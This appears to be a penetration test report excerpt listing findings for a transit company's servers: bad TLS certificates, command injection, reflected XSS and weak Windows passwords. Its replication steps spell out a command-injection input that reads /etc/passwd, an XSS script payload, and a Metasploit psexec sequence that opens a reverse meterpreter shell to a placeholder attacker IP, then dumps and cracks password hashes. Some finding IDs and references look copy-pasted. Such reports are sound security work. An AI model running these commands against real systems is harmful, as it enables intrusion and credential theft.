The web services running on these servers use invalid TLS certificates for HTTPS. The certificates are all self-signed, so clients have no way of verifying that they are connecting to the correct web server. Additionally, the certificates are all expired by over a year, so it is more likely that they could have been compromised.

The main impact of these invalid certificates is to Metropolis Transit's brand - any modern web browser will report the websites as insecure because of the invalid TLS certificates, which will reduce the trust that customers and clients have in Metropolis Transit. Theoretically, an attacker could also perform a man-in-the-middle attack to intercept traffic to the web servers and steal user login credentials, among other things. In practice, this attack is very impractical to carry out.

Replication

1. Run the following commands to check each of the affected hosts:
   ```
   curl https://10.1.0.4
   curl https://10.1.0.5
   curl https://10.1.0.11
   curl https://10.1.0.12
   ```
2. Check that "SSL certificate problem: Self Signed certificate" is present in the output of the above commands.

Recommendations

TSC recommends purchasing a valid certificate from a trusted certificate authority (CA) such as Comodo.

References

- ➢ https://docs.digicert.com/manage-certificates/renew-ssltls-certificate/

OS Command Injection

ID: TSC-MT-01	
CVSS Score: 6.5	**Affected Host(s)**: 10.1.0.4, 10.1.0.7 (443/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:L	

Details

DVWA & DVNA web applications are vulnerable to OS command injection which allows attackers to execute arbitrary operating system commands, which can be used to compromise other parts of hosting infrastructure. Trust relationships can be exploited to pivot the attack to other systems within the organization.

Replication

1. In the command Injection tab
    a. Type ‘ping 127.0.0.1;cat /etc/passwd’
2. Will show the contents of the ‘passwd’ file from the OS in the webpage.

Recommendations

Validating that the input contains only alphanumeric characters, no other syntax or whitespace. Also validating input against a whitelist of permitted values

References

- ➢ https://portswigger.net/web-security/os-command-injection

Reflected Cross Site Scripting

ID: TSC-MT-01	
CVSS Score: 4.3	**Affected Host(s)**: 10.1.0.4, 10.1.0.7 (443/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:L	

Details

DVWA & DVNA web applications are vulnerable to cross site scripting which an attacker can use to perform any action within the application that the user can perform. View or Modify the information that the user can view or modify and initiate interactions with other application users, that will appear to originate from the initial victim user.

Replication

1. In DVNA, click the “Reflected XSS” link & click “Search Product”
    a. In the Search box type ‘<script>alert(“Reflected XSS”)</script>’
2. Click “Submit”. An alert box will pop up in the browser.
   The <script> tags marks the start and end of javascript code. When the browser interprets this input, it will run the javascript code in the browser. In this case alert function is executed.

Recommendations

Inputs should be filtered based on what is expected or valid input. In this case it should be filtered for html tags, special characters. User input sent in HTTP responses should be encoded to prevent being interpreted as active content.

References

➢ https://portswigger.net/web-security/cross-site-scripting

Weak Windows Login Passwords

ID: TSC-MT-01	
CVSS Score: 6.5	**Affected Host(s)**: 192.168.2.39
CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L	

Details

Windows weak login passwords allows attackers to access the contents of the password protected resources and weak admin passwords will allow attackers to access the admin panel, potentially progressing to gain full control of the application. Weak passwords can be cracked easily using password hashes using hashdump and John the Ripper.

Replication

1. Setup reverse proxy

   a.
   ```
   ssh -R 14002:192.168.2.39:445 root@<Attacker-IP
   ```

2. Use the following commands to start meterpreter shell

   a.
   ```
   msfconsole
   use exploit/windows/smb/psexec
   set rhosts 127.0.0.1
   set rport 14002
   set lhost <Attacker-IP>
   set payload windows/meterpreter/reverse_tcp
   set smbuser hax0r
   set smbpass SecretP@ssword
   run
   ```

3. In meterpreter shell type “hashdump” for password hash. Copy and paste it in a notepad file
4. Start hash cracking using john the ripper

   a.
   ```
   john --wordlist=/usr/share/john/password.lst --rules <hash-filelname>
   ```

Recommendations

Set a strong password policy like minimum number of characters, use of special characters, alpha numeric in the passwords.

References

- https://portswigger.net/web-security/cross-site-scripting

Terms of Use

Use and distribution of this report are governed by the agreement between Tiger Security Consultants and Metropolis Transit. This report and the results in the report cannot be used publicly in connection with Tiger Security Consultant's name without written permission